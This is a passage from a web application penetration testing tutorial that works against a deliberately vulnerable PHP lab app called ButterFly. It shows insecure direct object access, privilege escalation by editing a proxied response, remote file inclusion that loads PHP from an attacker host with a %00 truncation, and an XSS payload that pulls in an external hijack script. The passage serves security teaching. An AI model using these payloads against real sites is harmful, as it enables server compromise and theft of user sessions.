

When a user clicks an order number, the following request is sent to the server:

```
POST http://insecure.butterfly.prv/orders.php HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel,
application/vnd.ms-powerpoint, application/msword, */*
Referer: http://insecure.butterfly.prv/orders.php
Accept-Language: pl
Content-Type: application/x-www-form-urlencoded
Proxy-Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;  Embedded Web Browser from:
http://bsalsa.com/; .NET CLR 2.0.50727; .NET CLR 1.1.4322) Paros/3.2.13
Host: insecure.butterfly.prv
Content-Length: 15
Pragma: no-cache
Cookie: sid=8b9a89524fd244013f1029d3eb7c7a9db11cb859

id=1&order_nr=7
```


Let's rewrite this request to GET method in order to simplify the checking process. Thanks to the $_REQUEST array, the form can be submitted in POST or GET request without any difference.

```
http://insecure.butterfly.prv/orders.php?order_nr=7&id=1
```

Entering the above URL will present the details of the order number 7. Let's try to access order number 16:




This can mean that either I entered wrong order number or a user id is improperly set. Let's assume that we know that the order 16 really exists. In that case we have to enumerate id parameter with different values. Let's try with a user id=3:




Success! We accessed successfully the order number 16, which belongs to the app2 user (I was using the app account).

Finding this kind of vulnerability is often requires some intelligent guess work. Your practice and experience will help you to identify and exploit it more easily.

## 6.5. Privilege escalation

Privilege escalation vulnerabilities are often found in applications, which contain more than one an account type/privilege. In this case, it is a vertical privilege escalation in comparison to the cross-user access vulnerability (horizontal privilege escalation).

The detection of this type of vulnerability varies from application to application. Some knowledge about the application usually is necessary to execute a successful attack. For example the access to the different application privilege levels can give an attacker, enough information to break the privilege mechanism.

In the good old days, when register_globals was enabled by default, escalation of privilege attacks were quite easy to execute. However, access to the source of the application was required. Considering that there are so many PHP open-source projects, it was not so difficult. Here an attacker was looking for an uninitialised flag/admin variable (the variable, when set to true for example, was giving administrative access to the page/application). When he found one, for example $admin, and the excepted value was '1'. The next thing he needed to do was enter the following link to gain administrative privileges:

```
http://vulnerablesite.com/admin_page.php?admin=1
```

However, these times are over now, register_globals is disabled in the default configuration for several years and it is not possible to register a PHP global variable using a GET/POST/COOKIE parameters. Therefore, old attack vectors are not valid anymore.


Generally, this vulnerability can have many forms. Some of them are easy to detect and exploit (for example keeping an admin variable at the client side, i.e. Cookie value, parameter in GET/POST request), but some of them can not be found without access to the source code.

I am going to present two privilege escalation vulnerabilities here. The first one is a direct vulnerability, which stems from improper management of privileges. The second one uses different vulnerability class to make the attack successful.

### 6.5.1. improper privilege management

At first sight everything seems to be alright with the privilege management. When a standard user tries to access the administrative page, he receives the following screen:




In the background, the HTTP application answer at first glance seems to be correct too.

The HTTP request for orders_admin.php looks as below:

```
GET http://insecure.butterfly.prv/orders_admin.php HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel,
application/msword, application/x-silverlight, */*
Accept-Language: en-gb
UA-CPU: x86
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; .NET CLR 2.0.50727)
Paros/3.2.13
Host: insecure.butterfly.prv
Proxy-Connection: Keep-Alive
Cookie: sid=fcf40b5c873f8dd4419e27b95f8f03f4b6fed158
```


The application answer's header:

```
HTTP/1.1 302 Found
Date: Mon, 14 Jan 2008 14:29:55 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: sid=fcf40b5c873f8dd4419e27b95f8f03f4b6fed158; path=/; domain=insecure.butterfly.prv
Location: http://insecure.butterfly.prv/login.php?req=/orders_admin.php
Content-Type: text/html
```

You can see that the application checks the user privileges and because the user is not the administrator, he is redirected to the login page, where he can re-authenticate to get access to the admin page.

However, there is a very interesting detail I am missing here. The content after the application answer's header! Let's take a look at it in the PAROS web proxy:




The selected text in one of the PAROS windows is the HTML code of the orders_admin.php page! What a surprise! Because of some programming error an attacker can get access to the admin page without much problem using this technique.

But accessing the page content in this way is not the most comfortable way we can image. I try to suggest a better way below.

For this purpose you will need a web proxy tool, for example Paros or Webscarab. Next you will have to intercept all responses of the traffic passing through the Proxy. When you log in to the application as a standard user, next try to access orders_admin.php using this URL:

```
http://insecure.butterfly.prv/orders_admin.php
```


The intercepted response from the server has to be changed a bit. The following part:

*HTTP/1.1 302 Found*

needs to be changed to:

*HTTP/1.1 200 OK*

After you change the response, click to continue passing through the HTTP traffic. This time you will be able to see the following application interface:




Much better, don't you think? As you have probably noticed that it is not exactly the same interface as the administrator has. The upper part of the screen comes from the standard user interface, however the accept interface is the real functionality, which was accessed successfully in this attack.

What is important here too, that an attacker is able to not only to read this page. He can use the administrative right to accept the orders without much problem too. Try to accept any of the orders, next you need to only change the response header to '200 OK' and you will see that you action was successful.

### 6.5.2. indirect privilege escalation

Sometimes, it is not possible to break the privilege management mechanism. In this case the only thing, which is left to an attacker, is to try to gain administrative privileges indirectly using an other vulnerability.

Many different vulnerabilities can be used for this purpose. I've described one in this document. It is based on the permanent Cross-Site Scripting vulnerability and was explained in details in the chapter 6.2.1.2. Similar exploitation can be reached using the file preview vulnerability described in the chapter 6.3.4.

In quick summary, the attacker has to trick the admin user to enter the page in the ButterFly application, where the inserted permanently Cross-Site Scripting code steals transparently the session cookie of the administrator. After it the attacker gains the full access to the application as the administrator has.

## 6.6. Remote code execution

**NOTE:**

In order to use the examples presented in this section, you need to copy the OS host's resolv.conf into the ButterFly folder using for example this command:

cp /etc/resolv.conf into /usr/local/butterfly/etc

This is one of the most popular vulnerabilities, which can be found on different vulnerability discussion groups. Unfortunately, most of them are totally false alarms, because people, who detect them, do not read the source code precisely and do not test their findings.

However, this is very important and dangerous vulnerability, which when used properly can compromise a server. Unfortunately, detecting it without the application source code can be very difficult, because vulnerable variables usually are not present in GET/POST requests or they should not appear there. Therefore, only in cases when the error messages are outputted to a web browser, an attacker will be able to detect the vulnerability during the testing of the application parameters.

The ButterFly vulnerability belongs to this group, where it is not possible to detect the vulnerability without the knowledge of the source code.

In the source code of the preview.php file you can see the following code:


```
## include additional functions
# does a global variable exist?

if ($ourpath == "") {
	#if it doesn't exist, additionally check for this variable in GET/POST request, just in case
	$ourpath=$_REQUEST["ourpath"];
}

# if the variable is set, include additional set of functions
if ($ourpath != "") {
	include($ourpath."functions_add.php");
}
```

For some unknown reason the application checks for $ourpath variable additionally in GET and POST requests. The checking itself is not wrong, however the usage of such variable in the *include* statement is the real vulnerability.


Let's submit a few requests to the preview.php page to check whether the application is vulnerable to the remote execution.

I will use fake 'f' parameter to simplify the application output during the testing. You should remember the following screen from the chapter 6.3 :




What will happen if I add the ourpath parameter to the request?




Additionally, I received the following error messages:

```
Warning: include(aaafunctions_add.php) [function.include]: failed to open stream: No such file or directory in
/apache/www/apache22/butterfly/insecure/preview.php on line 19

Warning: include() [function.include]: Failed opening 'aaafunctions_add.php' for inclusion (include_path='.:') in
/apache/www/apache22/butterfly/insecure/preview.php on line 19
```

The above error messages give an attacker very useful information. The ourpath parameter, which an attacker controls, is prepended to the expression used in *include* function. If the allow_url_fopen option is enabled in php.ini configuration file (which is the default setting), an attacker will be able to execute PHP code from a remote location!

Let's test whether that is really possible. First you need prepare the remote file, you will try to include in the ButterFly application. Let's name it 'test.txt'. TXT extension is used here to avoid possible problems, when on the remote location PHP is installed. If on the remote location the PHP parser is installed, a file named test.php will be executed on the remote location first and then HTML output will be sent to the ButterFly application. Therefore, safer solution is to use a text file, which surely will not be interpreted by PHP, but by the ButterFly application if it is vulnerable.

The simple content of test.txt file:

```
<?
    phpinfo();
?>
```

Let's try now to inject the reference to the attacker remote site to the preview page. Let's start with the following link:

```
http://insecure.butterfly.prv/preview.php?f=a&ourpath=http://oursite.com/test.txt
```

After submitting this URL, you will receive the following error message. Fortunately, it confirms that allow_url_fopen is enabled on the tested system.


```
Warning: include(http://oursite.com/test.txtfunctions_add.php) [function.include]: failed to open stream: HTTP request failed! HTTP/1.1 404 Not Found in /apache/www/apache22/butterfly/insecure/preview.php on line 19
```

However, the application appends to the attacking parameter the string 'functions_add.php'. In order to bypass this problem, you can use the %00 character to cut the rest of the expression from the PHP parsing.

The following URL should exploit the vulnerability successfully:

```
http://insecure.butterfly.prv/preview.php?f=a&ourpath=http://oursite.com/test.txt%00
```

The result of the screen is the following:




The remote code was executed successfully.

Using this technique an attacker can execute specialised PHP scripts, like PHPSHELLS, to gain access to the functionality like reading files, executing system commands, uploading files, starting port-binding shellcode and much more. However, you should be extremely careful when using these tools.

One of the examples can be the popular r57shell application. This script gives an attacker whole range of malicious actions, he can do on a compromised server. However, one of its versions contained hidden malware, which was sending information about compromised hosts and the usage of the r57shell to several servers in Russia. Therefore, you have to be extremely careful when using these tools. The general rule is if you do not understand every line of it, better not use it at all. Instead write the functionality you need by yourself.

## 6.7. AJAX vulnerabilities

New technology called AJAX and often Web2.0 made the web pages more responsive and let them behave more like desktop applications. However, nothing comes without price. This technology introduced new vulnerabilities and made the securing web application more difficult.

What is interesting to note is that all standard web vulnerabilities apply to the AJAX pages (for example: authentication, authorization, SQL injections). Some of them were empowered greatly (for example: Cross-Site Scripting) and some new vulnerabilities were introduced as well (for example: Javascript Hijacking).

The next two sections present typical web vulnerabilities, which can be found in AJAX application. The third section focuses on the empowered Cross-Site Scripting vulnerability.

However, it is not possible to present the new type of vulnerability (JavaScript Hijacking, which was described very well in the Reference 1), because the framework used by the ButterFly application is trivially invulnerable to it, because of the use of POST requests and XML[6]. This attack is a bit similar to CSRF. It allows intercepting data from AJAX page, even when a webpage is not vulnerable to XSS.

### 6.7.1. Authentication issue

The AJAX web page should be the valid part of the application. All security mechanisms: authentication, authorization, input filtering should be exactly the same for the AJAX page.

However in real world application, this fact is often forgotten. Please, take a look at chapter 6.1.4 for details how to detect this kind of vulnerability.

### 6.7.2. SQL injection

Please, take a look at chapter 6.2.3.2, where blind SQL injection was explained on the example of the AJAX page.

### 6.7.3. AJAX specific - improved XSS


AJAX allows an attacker to empower strongly the Cross-Site Scripting attack. In fairly easy way it is possible to write malicious code, which will intercept transparently all AJAX communication! This vulnerability is called XSS Prototype Hijacking and was described very well in the Reference number 4.

But first I need to find Cross-Site Scripting vulnerability in search.php page. Let's create URL parameter with the name of the search field and check whether the ButterFly application accepts it.

```
http://insecure.butterfly.prv/search.php?search_field="><script>alert('xss');</script><a%20style="
```

The application reacts in the following way:

[6] There is a chance this vulnerability will be introduced soon into XAJAX. JSON format is much requested feature. Additionally, XAJAX happily accepts requests using HTTP GET method. Although the default communication method is POST, the same client request can be easily rewritten to GET method. The AJAX server component will answer the client in the same way as when the POST method was submitted.




Fortunately, the search form is vulnerable to the Cross-Site Scripting. Now I need to inject JavaScript code, which will allow me to intercept AJAX calls. The attack code in many cases can be quite big. Therefore it is better to use a reference to external JavaScript file to avoid possible problems.

In this form the attack URL will look like this:


```
http://insecure.butterfly.prv/search.php?search_field="><script type="text/javascript"
src="http://oursite.com/hijack.js"></script><a style="
```

An attacker has to trick a victim to enter the above URL as in standard non permanent XSS. You can use for this purpose methods described in Cross-Site Scripting chapter earlier in the document.

